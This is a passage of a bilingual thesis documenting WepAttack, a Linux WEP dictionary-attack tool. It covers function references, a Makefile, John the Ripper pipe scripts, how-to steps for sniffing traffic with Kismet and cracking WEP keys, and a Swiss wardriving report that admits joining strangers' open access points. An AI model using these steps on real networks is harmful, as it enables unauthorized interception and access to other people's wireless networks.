- Gibt Statistik aus
- räumt Speicher auf

Funktion:
`void sigint()`

Argumente:
keine

Rückgabewerte:
keine

Beschreibung:
- Signalhandler für Ctrl+C

Funktion:
`int loop_packets(unsigned char *key)`

Argumente:
`key` Schlüssel der angewendet werden soll

Rückgabewerte:
keine

Beschreibung:
- wendet den übergebenen Schlüssel auf jedes Paket mit den gewünschten Modi an

Funktion:
`int all_packets_cracked()`

Argumente:
keine

Rückgabewerte:
1 alle Pakete geknackt
0 noch nicht alle Pakete geknackt

Beschreibung:
- geht die ganze Liste mit den Paketen durch und prüft, ob schon alle geknackt sind

Funktion:
`void load_packets(char *infile, int network)`

Argumente:

`infile`	Datei, von der die Pakete gelesen werden (Dumpfile)
`network`	Netzwerknummer, falls nur ein Netzwerk gelesen werden soll

Rückgabewerte:
keine

Beschreibung:
- Lädt die Pakete vom Dumpfile
- wenn nur ein Netzwerk gewünscht wird, werden die übrigen aus der Liste entfernt

2.5.9.3 wepfilter.c

Funktion:
`void push_bssid(bssid_list* head, unsigned char* bssid, int key)`

Argumente:

`head`	Zeiger auf Kopf der BSSID Liste
`bssid`	Zeiger auf BSSID
`key`	WEP KEY Nummer

Rückgabewerte:
keine

Beschreibung:
- hängt die BSSID und den KEY in die Liste ein

Funktion:
`int check_bssid(bssid_list* head, unsigned char* bssid, int key)`

Argumente:

`head`	Zeiger auf Kopf der BSSID Liste
`bssid`	Zeiger auf BSSID
`key`	WEP Key Nummer

Rückgabewerte:

0	Kombination von BSSID und KEY in der Liste nicht gefunden
1	Kombination gefunden

Beschreibung:
- prüft, ob die Kombination von BSSID und KEY schon in der verfügbaren Liste enthalten ist

Funktion:

```
wlan_packet_list* get_one_packet(wlan_packet_list* head,
unsigned char* bssid, int key)
```

Argumente:

`head`	Zeiger auf Kopf der Paket Liste
`bssid`	Zeiger auf BSSID
`key`	WEP Key Nummer

Rückgabewerte:

Zeiger auf Liste mit einem Paket

Beschreibung:

- sucht aus der Paket Liste den mit BSSID und Key übereinstimmenden Eintrag und entfernt alle übrigen Pakete

Funktion:

```
void push(wlan_packet_list** head, const u_char* data,
packet_delimiter limits)
```

Argumente:

`head`	Zeiger auf Kopf der Paket Liste
`data`	Array of char mit Paket Daten
`limits`	Definition der Paket Daten (Feldgrössen)

Rückgabewerte:

keine

Beschreibung:

- Legt ein Paket in der Paket Liste ab

Funktion:

```
void my_callback(u_char *useless, const struct pcap_pkhdr*
pkthdr, const u_char * packet)
```

Argumente:

`useless`	Parameter wird nicht gebraucht, aber verlangt
`pkhdr`	Zeiger auf empfangenen Paket Header
`packet`	Zeiger auf Daten des Pakets

Rückgabewerte:

keine

Beschreibung:

- Callback Funktion für PCAP, wird aufgerufen, sobald ein Paket erhalten wurde
- extrahiert alle verschlüsselten 802.11 Daten Pakete und speichert sie in der Paket Liste

Funktion:
`wlan_packet_list* get_packets(char* infile)`

Argumente:

`infile`	Datei, von der die Pakete gelesen werden sollen (Dumpfile)

Rückgabewerte:
Liste mit verschlüsselten 802.11 Daten Paketen

Beschreibung:
- ruft die PCAP Funktion (CALLBACK) auf, die die Pakete aus der Datei liest
- wartet, bis alle Pakete gelesen sind und gibt dann die Liste zurück

Funktion:
`void delete_list(wlan_packet_list* list)`

Argumente:

`list`	Verkettete Liste mit Daten Paketen, die zu löschen ist

Rückgabewerte:
keine

Beschreibung:
- gibt rekursiv den Speicher der Liste wieder vollständig frei

2.5.9.4 rc4.c

Funktion:
`void swap_byte(unsigned char* a, unsigned char* b)`

Argumente:

`a`	Zeiger auf Byte 1
`b`	Zeiger auf Byte 2

Rückgabewerte:
keine

Beschreibung:
- vertauscht die beiden übergebenen Bytes

Funktion:
`void prepare_key(unsigned char* key_data_ptr, int key_data_len, rc4_key* key)`

Argumente:

`key_data_ptr`	RC4 Schlüssel
`key_data_len`	Länge des RC4_Schlüssels
`key`	Hilfsschlüssel mit S-Box

Rückgabewerte:
keine

Beschreibung:
- Erstellt die S-Box innerhalb von *key*

Funktion:

```
void rc4(unsigned char* buffer_ptr, int buffer_len, rc4_key*
key))
```

Argumente:

`buffer_ptr`	zu verschlüsselnder Byte Strom
`buffer_len`	Länge des Byte Stroms
`key`	vorbereitete S-Box

Rückgabewerte:

keine

Beschreibung:

- Verschlüsselt *buffert_ptr* mit *key* mittels RC4

2.5.9.5 keygen.c

Funktion:

```
void wep_keygen40(const char* str, u_char keys)
```

Argumente:

`str`	String für WEP Key Generierung
`keys`	Array mit den generierten WEP Keys

Rückgabewerte:

keine

Beschreibung:

- erstellt ein Array mit vier 64Bit-WEP Schlüsseln aufgrund von *str*

Funktion:

```
void wep_keygen128(const char* str, u_char keys)
```

Argumente:

`str`	String für WEP Key Generierung
`keys`	Array mit den generierten WEP Keys

Rückgabewerte:

keine

Beschreibung:

- erstellt ein Array mit einem 128Bit-WEP Schlüsseln aufgrund von *str*

2.5.9.6 modes.c

Funktion:

```
rc4_key* generate_key(const unsigned char* key, const int
key_length, const unsigned char* iv)
```

Argumente:

`key`	Schlüssel
`key_length`	Schlüssel Länge
`iv`	Initialisierungsvektor

Rückgabewerte:

vorbereiteter RC4 Schlüssel

Beschreibung:

- generiert ein RC4 Schlüssel auf Basis von Initialisierungsvektor und Schlüssel

Funktion:

```
void process_rc4_key(const unsigned char* data, const int
decrypt_length, rc4_key* key)
```

Argumente:

`data`	zu entschlüsselnder Byte Strom
`decrypt_length`	Entschlüsselungslänge
`key`	vorbereiteter RC4 Schlüssel

Rückgabewerte:

keine

Beschreibung:

- Entschlüsselt *data* mit *key*, wobei die ursprünglichen Daten (*data*) nicht verändert werden dürfen
- die entschlüsselten Daten werden in einer globalen Variablen *decrypted_stream* gespeichert

Funktion:

`int mode_keygen(const unsigned char* key, int key_length, int generate_length)`

Argumente:

`key`	Schlüssel
`key_length`	Schlüssel Länge
`generate_length`	Generierungs-Länge (WEP 64 oder 128)

Rückgabewerte:

0	Entschlüsselung nicht erfolgreich
1	Entschlüsselung erfolgreich

Beschreibung:

- Führt eine Entschlüsselung auf dem aktuellen Paket mit KEY durch
- Der Schlüssel wird zuerst mit KEYGEN übersetzt
- Die Generierungs-Länge gibt an, ob es sich um eine 64 Bit oder 128 Bit WEP Verschlüsselung handelt
- Die Generierungs-Länge wird in Byte ohne IV angegeben (siehe Kapitel 2.5.8)
- Zuerst wird überprüft, ob der SNAP-Header übereinstimmt; ist dies der Fall, folgt noch die CRC Überprüfung
- sind diese beiden Überprüfungen erfolgreich verlaufen, ist das Paket mit dem richtigen Schlüssel entschlüsselt worden
- Die Entschlüsselungsinformationen (Schlüssel, Modus) werden in der Paket Liste ergänzt

Funktion:

`int mode_wep(const unsigned char* key, int key_length, int generate_length)`

Argumente:

`key`	Schlüssel
`key_length`	Schlüssel Länge
`generate_length`	Generierungs-Länge (WEP 64 oder 128)

Rückgabewerte:

0	Entschlüsselung nicht erfolgreich
1	Entschlüsselung erfolgreich

Beschreibung:

- Führt eine Entschlüsselung auf dem aktuellen Paket mit dem Schlüssel durch
- Falls die Schlüssel Länge ungleich der Generierungs-Länge ist, wird er gemäss Kapitel 2.5.8 angepasst
- Die Generierungs-Länge gibt an, ob es sich um eine 64 Bit oder 128 Bit WEP Verschlüsselung handelt
- Die Generierungs-Länge wird in Byte ohne IV angegeben (siehe Kapitel 2.5.8)
- Zuerst wird überprüft, ob der SNAP-Header übereinstimmt; ist dies der Fall, folgt noch die CRC Überprüfung
- sind diese beiden Überprüfungen erfolgreich verlaufen, ist das Paket mit dem richtigen Schlüssel entschlüsselt worden
- Die Entschlüsselungsinformationen (Schlüssel, Modus) werden in der Paket Liste ergänzt

2.5.9.7 verify.c

Funktion:

```
int verify_crc32(unsigned char* data, int length, unsigned long*
crc)
```

Argumente:

`data`	Char Array, über welches der CRC berechnet werden soll
`length`	Länge des Char Arrays
`crc`	CRC Wert, mit dem verglichen werden soll

Rückgabewerte:

0	*crc* stimmt mit dem berechneten CRC nicht überein
1	*crc* stimmt überein

Beschreibung:

- berechnet den CRC32 über *data* und vergleicht ihn anschliessend mit *crc*

Funktion:

```
int verify_snap(unsigend char* data)
```

Argumente:

data	zu überprüfende Daten

Rückgabewerte:

0	SNAP Header stimmt nicht überein
1	SNAP Header stimmt überein

Beschreibung:

- prüft *data* auf den SNAP Header (siehe Kapitel 2.5.5)

2.5.9.8 log.c

Funktion:

```
void get_logfile(char* name)
```

Argumente:

`name`	Zeiger auf Logfile Name

Rückgabewerte:

keine

Beschreibung:

- Generiert einen Dateinamen für das Logfile aus dem aktuellen Datum und einer Laufnummer (siehe Kapitel 2.5.6)

Funktion:
`void open_log(char* word, char* in)`

Argumente:

`word`	Dateiname des Wordfiles
`in`	Dateiname des Dumpfiles

Rückgabewerte:
keine

Beschreibung:
- öffnet das Logfile das erste Mal und schreibt den Kopf mit den Informationen über die Attacke

Funktion:
`void log_bssid(wlan_packet_list* bssid)`

Argumente:

`bssid`	Zeiger auf das gerade geknackte Netz

Rückgabewerte:
keine

Beschreibung:
- schreibt die Informationen über das gerade geknackte Netz ins Logfile (siehe Kapitel 2.3.6)

Funktion:
`void log_uncracked(wlan_packet_list* list)`

Argumente:

`list`	Zeiger auf Liste mit den Netzen

Rückgabewerte:
keine

Beschreibung:
- Schreibt die Informationen über die nicht geknackten Netze ins Logfile

2.5.9.9 misc.c

Funktion:
`double difftime_us(struct timeval* time_start, struct timeval *time_end)`

Argumente:

`time_start`	Startzeit
`time_end`	Endzeit

Rückgabewerte:
Diffenz in µs

Beschreibung:
- rechnet die Differenz zwischen beiden Zeit aus und gibt diesen Wert zurück

Funktion:
`void show_help()`

Argumente:
keine

Rückgabewerte:
keine

Beschreibung:
- gibt den Hilfetext bei Übergabe eines falschen Argumentes auf der Kommandozeile aus

Funktion:
`void wlan_key_cracked()`

Argumente:
keine

Rückgabewerte:
keine

Beschreibung:
- gibt die Informationen über das geknackte Netz auf dem Bildschirm aus

2.6 Übersetzung

Zur Übersetzung wird der GNU C-Compiler (*gcc*) verwendet. Um die Kompatibilität zu dem verwendeten *wlan-ng* Modul zu wahren, sind dem Compiler zusätzliche Flags zu übergeben: *„-fno-for-scope -c -D__LINUX_WLAN__ -D__I386__*“

2.6.1 Verwendete Bibliotheken

libpcap[27] - Eine Bibliothek für das Capturing von Netzwerkdaten
zlib[28] - Kompressionsblibliothek
libcrypto[29] - Cryptobibliothek von OpenSSL

2.6.2 Linker

Aufgrund der verwendeten Bibliotheken müssen dem Linker (gcc) die Optionen „*-lpcap -lz -lcrypto* “ übergeben werden.

2.6.3 Makefile

Für die komfortable Übersetzung mit *make* ist ein dazugehöriges Makefile vorhanden. Die Abhängigkeiten und Optionen sind darin übersichtlich aufgelistet.

```
# Simple makefile to build the WEPATTACK Version 1.0.3
# 15-10-2002 Dominik Blunk and Alain Girardet
#
#
CC=gcc
LD=gcc
#
# CFLAGS
CFLAGS=-fno-for-scope -c -D__LINUX_WLAN__ -D__I386__
#
#
# LDFLAGS
#LDFLAGS=
#
#
# Libraries to link against
LIBS= -lpcap -lz -lcrypto
#
#
# Install path for wepattack
INSTDIR=/usr/bin

wepattack:   wepattack.o rc4.o wepfilter.o log.o modes.o misc.o verify.o keygen.o
       $(LD) $(LDFLAGS) -o $@ wepattack.o rc4.o wepfilter.o log.o\
       keygen.o modes.o misc.o verify.o $(LIBS)

wepattack.o: wepattack.c wepattack.h
       $(CC) $(CFLAGS) -o $@ wepattack.c

rc4.o:       rc4.c rc4.h
       $(CC) $(CFLAGS) -o $@ rc4.c

wepfilter.o: wepfilter.c wepfilter.h
```

[27] http://www.tcpdump.org
[28] http://www.gzip.org/zlib/
[29] http://www.openssl.org

```
	$(CC) $(CFLAGS) -o $@ wepfilter.c

verify.o:    verify.c verify.h
	$(CC) $(CFLAGS) -o $@ verify.c

log.o:       log.c log.h
	$(CC) $(CFLAGS) -o $@ log.c

keygen.o:    keygen.c keygen.h
	$(CC) $(CFLAGS) -o $@ keygen.c

modes.o:     modes.c modes.h
	$(CC) $(CFLAGS) -o $@ modes.c

misc.o:            misc.c misc.h
	$(CC) $(CFLAGS) -o $@ misc.c

clean:
	rm -f *.o

purge:
	rm -f *.o
	rm -f wepattack

install:
	install -m 755 wepattack $(INSTDIR)
	install -m 755 ../run/wepattack_word $(INSTDIR)
	install -m 755 ../run/wepattack_inc $(INSTDIR)
	@if test -f /etc/wepattack.conf ; then \
		echo "/etc/wepattack.conf already exists..."; \
	else echo "creating /etc/wepattack.conf..."; \
		install -m 644 ../conf/wepattack.conf /etc ; fi
```

2.7 Installation

Im Makefile sind die Installationsbefehle enthalten. Somit kann WepAttack mit

```
# make install
```

an die richtige Position kopiert werden. Zusätzlich werden zwei Shellscripte (wepattack_word und wepattack_in) und eine Konfigurationsdatei (wepattack.conf) erstellt.

2.8 Shell-Skripte

John the Ripper ist für die Kopplung mit WepAttack sehr gut geeignet. Er kann Regeln auswerten und die generierten Wörter zum Standard Output (stdout) senden. Um die Anwendung mit John the Ripper zu vereinfachen, stehen zwei Shell-Scripte zur Verfügung. Darin wird John über die Pipe mit WepAttack verbunden. Als Parameter wird das Dumpfile übergeben. Die Scripte werden über die Datei „/etc/wepattack.conf“ konfiguriert.

2.8.1 wepattack.conf

```
# /etc/wepattack.conf
#
# Configuration for WEPATTACK
# Dominik Blunk and Alain Girardet
# 15-10-2002
#

JOHNDIR=/usr/src/john-1.6/run
WORDLIST=/usr/src/john-1.6/run/wordlist
```

2.8.2 wepattack_word

wepattack_word startet John mit einer Wordlist inklusive der Regeln.

```
#!/bin/sh
#
# Shell Script for joining JOHN THE RIPPER and WEPATTACK
# by Dominik Blunk and Alain Girardet
# 15-10-2002
#
# Wordlist mode with rules
#
# usage: ./wepattack_word DUMPFILE
#

# edit /etc/wepattack.conf for configuration
. /etc/wepattack.conf

#
# command to join JOHN THE RIPPER and WEPATTACK
#

if test -z $1; then
      echo "Error: Option DUMPFILE required.";
      exit 1;
fi

if test ! -f $1; then
      echo "Error: Dumpfile '$1' does not exist.";
      exit 1;
fi

if test -f $JOHNDIR/john; then

      $JOHNDIR/john -wordfile:$WORDLIST -rules -stdout:13\
      | wepattack -f $1
      exit 0;
```

```
else
      echo "John the ripper not found! Edit '/etc/wepattack.conf' ";
      echo "to set correct path.."
      exit 1;
fi
```

2.8.3 wepattack_inc

Im Inkrementellen Modus versucht John auf Basis aller Zeichen und Buchstaben, Wörter zu generieren. Dieser Modus in Kombination mit WepAttack (wepattack_inc) sollte nur als letzter Versuch gestartet werden, ist doch ein Erfolg bei einer Gesamtrechenzeit von mehreren Jahren recht unwahrscheinlich. Es ist jedoch schon gelungen, mit diesem Modus einen WEP Schlüssel zu knacken.

```
#!/bin/sh
#
# Shell Script for joining JOHN THE RIPPER and WEPATTACK
# by Dominik Blunk and Alain Girardet
#
# Incremental mode of john
#
# usage: ./wepattack_inc DUMPFILE
#

# Edit /etc/wepattack.conf for configuration
. /etc/wepattack.conf

#
# command to join JOHN RIPPER and WEPATTACK
#

if test -z $1; then
      echo "Error: Option DUMPFILE required.";
      exit 1;
fi

if test ! -f $1; then
      echo "Error: Dumpfile '$1' does not exist.";
      exit 1;
fi

if test -f $JOHNDIR/john; then
      $JOHNDIR/john -incremental -stdout:13\
      | wepattack -f $1;
      exit 0;
else
      echo "John the ripper not found! Edit '/etc/wepattack.conf' ";
      echo "to set correct path...";
      exit 1;
fi
```

2.9 CVS

WepAttack ist als CVS Projekt auf SourceForge[30] unter der GPL (GNU General Public License) gehostet.

Das CVS Repository kann mit folgender CVS Instruktion anonym ausgecheckt werden. Die Passwortabfrage kann mit einem simplen Enter bestätigt werden (kein Passwort).

```
cvs -z3 -
d:pserver:anonymous@cvs.wepattack.sourceforge.net:/cvsroot/wepattack
checkout .
```

Für genaue Instruktionen zu CVS sei auf die Dokumentation von José Fontanil und Reto Glanzman[31] oder direkt von SourceForge[32] verwiesen.

[30] http://www.sourceforge.net
[31] http://phpserver.zhwin.ch/~fontajos/phpeppershop_files/anleitung_sourceforge_einrichten.pdf
[32] http://sourceforge.net/docman/display_doc.php?docid=774&group_id=1

2.10 Software Test

Die Software wurde sowohl mit selber generierten, als auch mit belauschten Testpaketen und bekannten WEP Keys getestet. Es konnte keine Fehlfunktion oder unerwünschte Fehlermeldungen entdeckt werden. Die Entschlüsselung wurde in allen Modi korrekt angewendet und auch mit dem richtigen WEP Schlüssel bestätigt. Die Tabelle gibt einen Überblick über die getesteten Funktionen. Die Funktionstüchtigkeit wurde mehrmals im Feldversuch überprüft und erfolgreich bestätigt.

Test	**Resultat**	**i.O.**
Falsche Argumente ▪ ungültige Dateinamen ▪ ungültige Argumente	 Fehlermeldung Default Einstellungen	✓
Übernahme der Argumente ▪ Dumpfile ▪ Wordfile ▪ Modi ▪ Netzwerknummer	 OK OK OK OK	✓
Einlesen der Pakete ▪ richtige Anzahl ▪ richtiges Format ▪ richtige Ablage in der Liste ▪ richtige WEP Schlüssel Nr	 OK OK OK OK	✓
Einlesen der Wörter ▪ kein Speicherüberlauf bei zu langen Wörtern ▪ korrekte Übernahme ▪ Wordfile / stdin	 OK OK Beide OK	✓
Richtige Entschlüsselung in den Modi ▪ alle ▪ WEP 64 (64) ▪ WEP 128 (128) ▪ KEYGEN 64 (n64) ▪ KEYGEN 128 (n128)	 OK OK OK OK OK	✓
Logfile ▪ Datei wird nicht überschrieben ▪ Datei wird erstellt ▪ Resultate werden korrekt geschrieben	 OK OK OK	✓
WepAttack Programmablauf ▪ Programmende ▪ Abbruch mit Ctrl+C ▪ Speicheraufräumung	 OK OK OK	✓

Tabelle 12: getestete Software Funktionen

2.11 Erweiterungsmöglichkeiten

Während der Entwicklung von WepAttack sind verschiedene Ideen für Erweiterungsmöglichkeiten entstanden. Diese Erweiterungen zielen vor allem auf eine höhere Funktionalität oder Benutzerfreundlichkeit hin.

2.11.1 Verteiltes System

Die RC4 Entschlüsselung ist der Haupt-Ressourcenverbraucher von WepAttack. Von ihr hängt somit auch die Geschwindigkeit der Entschlüsselung ab.

Je mehr Rechenleistung zur Verfügung gestellt werden kann, umso schneller werden die Wörterlisten abgearbeitet. Eine geringe Verbesserung kann mit höherer Prozessorleistung erreicht werden. Einen Schritt weiter geht eine Vernetzung von mehreren Rechnern.

Eine Dictionary Attacke ist für eine Verteilung geeignet, können doch einzelne Schlüsselbereiche an verschiedene Rechner verteilt werden.

2.11.2 Mehrere Dump-Dateien

Die Erfahrung hat gezeigt, dass beim War Driving schnell mehrere Dateien mit nützlichen Daten entstehen können. Damit nicht alle Dateien einzeln für die Attacke übergeben werden müssen, wäre es sinnvoll, dies in einem Schritt zu erledigen. Das Abarbeiten des Dictionary würde länger dauern, jedoch könnten alle gefundenen Netzwerke gleichzeitig attackiert werden. Eine bessere Übersicht ist mit dem Resultat von nur einem Logfile gewonnen.

Die Dumpfiles könnten mit einem eigenständigen Tool zusammengefügt werden oder als Mehrfach-Argument WepAttack übergeben werden.

2.11.3 Programmunterbruch

Eine Attacke mit WepAttack kann je nach Grösse der Wordlist sehr lange dauern. Es wäre wünschenswert, wenn die Attacke unterbrochen und später am gleichen Ort wieder fortgesetzt werden könnte.

John the Ripper unterstützt bereits diese Funktion. Wird WepAttack in Kombination mit John angewandt, kann diese Funktion schon jetzt genutzt werden.

3 Systemanwendung

Das HOW-TO ist in Form einer kompletten Anleitung für eine Publikation auf dem Internet gedacht. Es ist in Deutscher und Englischer Sprache abgefasst.

3.1 HOW-TO WepAttack (Deutsch)

3.1.1 Einführung

WepAttack ist ein WLAN Tool für Linux, das versucht, WEP Schlüssel mit einer aktiven Dictionary Attacke herauszufinden. Aufgrund eines Wörterbuches können Millionen von Passwörtern bis zur erfolgreichen Entschlüsselung angewendet werden. Es ist nur ein Paket von abgehörtem Netzwerkverkehr nötig, um die Attacke zu starten.

3.1.2 Anforderungen

Um an die Netzwerkdaten heranzukommen, ist eine WLAN Karte im Monitor Modus zu betreiben. Der Datenverkehr wird mit einem Netzwerksniffer aufgezeichnet. Aktuell ist eine Lucent Orinoco Gold WLAN Karte in Kombination mit Kismet getestet worden.

Eine funktionierende WLAN Karte wird für die Installation von WepAttack vorausgesetzt.

WepAttack akzeptiert jedes Dumpfile mit Netzwerkdaten im PCAP Format (libpcap). Somit kann Kismet, Tcpdump oder Ethereal als Sniffer-Tool verwendet werden. Kismet ist aufgrund seiner übersichtlichen und komfortablen Handhabung zu empfehlen.

Für die Übersetzung von WepAttack sind folgende Bibliotheken nötig:

ZLib - http://www.gzip.org/zlib/

Zlib ist praktisch auf jeder Linux Distribution vorhanden und muss nicht explizit installiert werden.

LibPcap – http://www.tcpdump.org

Für die LibPcap ist die neuste Version empfohlen. Das Capturing funktioniert erst mit dem PrismII Patch richtig. http://www.shaftnet.org/~pizza/software/libpcap-0.7.1-prism.diff

```
# tar xvzf libpcap-0.7.1.tar.gz
# cd libpcap-0.7.1
# patch -p0 < libpcap-0.7.1-prism.diff
# ./configure
# make
# make install
```

LibCrypto - http://www.openssl.org

LibCrypto ist Teil des OpenSSL Projekts. LibCrypto ist bei vielen Distributionen im Paket OpenSSL-Dev enthalten.

Kismet

Kismet ist unter http://www.kismetwireless.net zu finden. Um den vollständigen Netzwerkverkehr aufzuzeichnen ist der CRC Patch nötig:

http://wepattack.sourceforge.net/kismet_crc_patch.diff

```
# tar xvfz kismet-2.6.1.tar.gz
# cd kismet-2.6.1
# ./configure
# make dep
# patch pcapsource.cc kismet_crc_patch.diff
# make
# make install
```

Kismet benützt einen Hopper, mit dem alle WLAN Kanäle durchlaufen werden. Eine manuelle Umschaltung ist demzufolge nicht nötig. Durch den Aufruf von „`kismet_monitor -H`“ wird die Karte in den Monitor Modus versetzt und die Hopper-Funktion aktiviert.

```
# kismet_monitor -H
# kismet
```

WepAttack

Sind bis hierher alle Installationen ohne Fehler abgelaufen, kann WepAttack installiert werden. Damit sind die Installationen abgeschlossen.

tar WepAttack-0.1.3.tar.gz
cd WepAttack-0.1.3/src
make
make install

3.1.3 Anwendung

WepAttack benötigt für die Attacke eine Datei mit Netzwerkverkehr (Dumpfile). Werden mit Kismet die Netzwerkdaten gesammelt, ist automatisch eine Datei im Format „Kismet-[Datum]-[Nummer].dump“ (im Arbeitsverzeichnis) vorhanden, die WepAttack übergeben werden kann.

```
Gebrauch: wepattack -f dumpfile [-m mode] [-w wordlist] [-n network]
```

`-f dumpfile`	Datei mit Netzwerkdaten
`-m mode`	Gibt den Modus an, in welchem WepAttack rechnen soll. Wird diese Option nicht angegeben, werden alle Modi sequentiell durchgerechnet (empfohlen) `64` WEP 64, ASCII Mapping `128` WEP128, ASCII Mapping `n64` WEP64, KEYGEN Funktion `n128` WEP128, KEYGEN Funktion
`-w wordlist`	Wordlist, mit welcher die Attacke gefahren werden soll. Ohne Wordlist liest WepAttack die Wörter über den Standard-Input

`-n network` Mit dieser Option kann die Attacke auf ein bestimmtes Netzwerk eingeschränkt werden. Ohne diesen Parameter werden alle Netze attackiert (empfohlen)

Beispiel: `wepattack -f Kismet-Oct-21-2002-3.dump -w wordlist.txt`

Die Attacke kann mit John the Ripper (http://www.openwall.com/john/) automatisiert werden. John übernimmt die Generierung der Wörter und schreibt sie auf den Standard-Output. WepAttack liest die Wörter über den Standard-Input ein. In diesem Fall wird das Wörterbuch von John und nicht von WepAttack gebraucht. Für die beiden John Modi (Siehe Dokumentation von John the Ripper) Wordfile und Incremental stehen zwei komfortable Shell-Scripte zur Verfügung. Die Scripte werden über die Datei `/etc/wepattack.conf konfiguriert.`

```
Gebrauch:   wepattack_word dumpfile
            Wepattack_inc dumpfile
```

Eine 30 MB Wordlist dient als Basis für die Attacke. Sind die WEP Schlüssel (oder zumindest Teile davon) nicht in der Wordlist enthalten, ist auch eine Entschlüsselung nicht möglich.

http://wepattack.sourceforge.net/wordlist

Viel Spass!

3.2 HOW-TO WepAttack (English)

3.2.1 Introduction

WepAttack is a WLAN open source Linux tool for breaking 802.11 WEP keys. This tool is based on an active dictionary attack that tests millions of words to find the right key. Only one packet is required to start an attack.

3.2.2 Requirements

The network data has been captured by a WLAN card in monitor mode. A network sniffer captures the data into a dumpfile. The use of a Lucent Orinoco Gold Card in combination with Kismet seems to work without any problems.

A working WLAN card is required to work with WepAttack.

WepAttack accepts every dumpfile in pcap format. Every Tool that can handle such dumpfiles, as Kismet, Tcpdump or Ethereal do, can be used for sniffing data. Kismet is highly recommended because it offers lots of convenience.

The Following libraries are required to install WepAttack:

ZLib - http://www.gzip.org/zlib/
ZLib is usually present in most Linux distributions. No installation is required.

LibPcap – http://www.tcpdump.org
Recent release is proposed. PrismII Patch is required for WLAN Capturing.

http://www.shaftnet.org/~pizza/software/libpcap-0.7.1-prism.diff

```
# tar xvzf libpcap-0.7.1.tar.gz
# cd libpcap-0.7.1
# patch -p0 < libpcap-0.7.1-prism.diff
# ./configure
# make
# make install
```

libCrypto - http://www.openssl.org
libcrypto is part of OpenSSL project. It can be found in the OpenSSL-Dev packet.

Kismet

Kismet is available at http://www.kismetwireless.net. In order to work with WepAttack the kismet-crc-patch must be applied before:

http://wepattack.sourceforge.net/kismet_crc_patch.diff

```
# tar xvfz kismet-2.6.1.tar.gz
# cd kismet-2.6.1
# ./configure
# make dep
# patch pcapsource.cc kismet_crc_patch.diff
# make
```

```
# make install
```

Kismet is using a hopper function, passing through all WLAN channels. Manually switching is not necessary. With „`kismet_monitor -H`“ the card will be put in monitor mode and the hopper function will be activated.

```
# kismet_monitor -H
# kismet
```

WepAttack

If all installations are passed without any problems, WepAttack can be installed. After this the installation will be finished.

```
# tar WepAttack-0.1.3.tar.gz
# cd WepAttack-0.1.3/src
# make
# make install
```

3.2.3 Using WepAttack

WepAttack needs a dumpfile for attacking networks. If the network data is captured by kismet a dumpfile is generated automatically. This file is in format „Kismet-[date]-[no].dump“ and can be passed to WepAttack.

```
usage: wepattack -f dumpfile [-m mode] [-w wordlist] [-n network]
```

`-f dumpfile`	network dumpfile to read from	
`-m mode`	run WepAttack in different modes. If this option is empty, all modes are used sequentially (default)	
	`64`	WEP 64, ASCII mapping
	`128`	WEP128, ASCII mapping
	`n64`	WEP64, KEYGEN function
	`n128`	WEP128, KEYGEN function
`-w wordlist`	wordlist to use, if no wordlist is given stdin is used	
`-n network`	defines a single network. It can be passed to WepAttack to attack only one network. Default is attacking all available networks (recommended)	

example: `wepattack -f Kismet-Oct-21-2002-3.dump -w wordlist.txt`

The attack can be improved by using John the Ripper (http://www.openwall.com/john/). John generates the words and writes them to the standard output. WepAttack reads them back over standard input. In this case the wordfile is used by John not WepAttack. For both John modes (see John documentation) wordfile and incremental, two shell scripts are available. Both scripts can be configured by editing `/etc/wepattack.conf`.

```
usage:      wepattack_word dumpfile
            Wepattack_inc dumpfile
```

A 30MB wordlist is used for the attack. The decryption of WEP keys is only possible if the key is contained in the dictionary (or at least part of).

http://wepattack.sourceforge.net/wordlist

Have fun!

For comments and questions, please contact:

Dominik Blunk dominik@blunk.ch

Alain Girardet alain@girardet.net

3.3 Feldversuch (Wardriving)

3.3.1 Bedingungen

Mehrmals wurden in verschiedenen Schweizer Grossstädten Wardrivings durchgeführt, um Daten für Testzwecke zu sammeln. Die Ergebnisse sind ziemlich ernüchternd ausgefallen (siehe Auswertung 3.3.5).

3.3.1.1 Ausrüstung

- Laptop mit Linux Suse 8.0, inkl. notwendige Treiber
- Verwendeter Netwerkscanner[33]: Kismet
- Verwendeter Netzwerksniffer[34]: Kismet
- Wordlist mit fast 3 Mio. Wörtern (Eigenkreation, zusammengestellt aus verschiedenen Quellen)
- Handelsübliche PCMCIA-WLAN-Karte (Lucent Orinoco)

3.3.1.2 Ziele

- Stadt Winterthur
- Flughafen Kloten
- Stadt Zürich (Zentrum)

3.3.1.3 Fortbewegungsmittel

- Zu Fuss
- Auto
- Zug
- Tram

3.3.1.4 Ablauf

Zur Datenerfassung während der durchgeführten Wardrivings und –walkings wurde Kismet eingesetzt. Kismet ist ein Tool, welches zugleich Scanner-, als auch Sniffer-Funktionalitäten bietet. Es zeigt alle Netzwerke im Empfangsbereich an, auch wenn Beacons ausgeschaltet sind und erlaubt das komfortable Erstellen von Logfiles des belauschten Netzwerkverkehrs in verschiedenen Formaten. Es wäre damit sogar eine Anbindung an ein GPS-Gerät möglich, um sogleich eine Karte der WLAN-Standorte erstellen zu lassen. Leider stand ein solches Gerät nicht zur Verfügung.

Die Aufgaben wurden während den Wardrivings aufgeteilt. Einer war für das Lenken des Fahrzeugs und die Routenwahl zuständig, während der andere auf dem Beifahrersitz die gefundenen Netzwerke analysierte und die Standorte auf der Karte eintrug. Ab und zu wurden Netze gefunden, die zwar die WEP-Verschlüsselung aktiviert haben, aber leider hat in diesem Moment kein Datenverkehr stattgefunden, so dass leider keine Daten für WepAttack gesnifft werden konnten.

[33] Tool um drahtlose Netzwerke zu finden
[34] Tool um Netzwerkverkehr aufzuzeichnen

Einige Male wurde auch versuchsweise in ein Netz eingebrochen, d.h. es wurde eine Anmeldung an einem Access Point in einem offenen WLAN (ohne WEP) vollzogen und anschliessend eine Verbindung zum Internet hergestellt. Dies ist eigentlich nicht Bestandteil dieser Arbeit, aber es konnte eindrucksvoll demonstriert werden, wie einfach in ein Netzwerk eingebrochen werden kann. Es wurden keine vertraulichen Daten ausgespäht.

3.3.2 Wardrive Winterthur

In Winterthur konnten über 40 drahtlose Netzwerke ausfindig gemacht werden. Überraschenderweise sind die meisten Netzwerke nicht wie erwartet in den Industriequartieren zu finden, sondern vorwiegend in Wohnquartieren. Dies lässt sich damit begründen, dass in den Firmengebäuden bereits die Infrastruktur eines drahtgebundenen Netzwerkes besteht, die weiterhin benutzt werden kann. Somit ist der Einsatz von WLANs nicht unbedingt nötig.

3.3.2.1 Übersicht

Art	**Anzahl**	**%**
WLAN - WEP deaktiviert	33	77
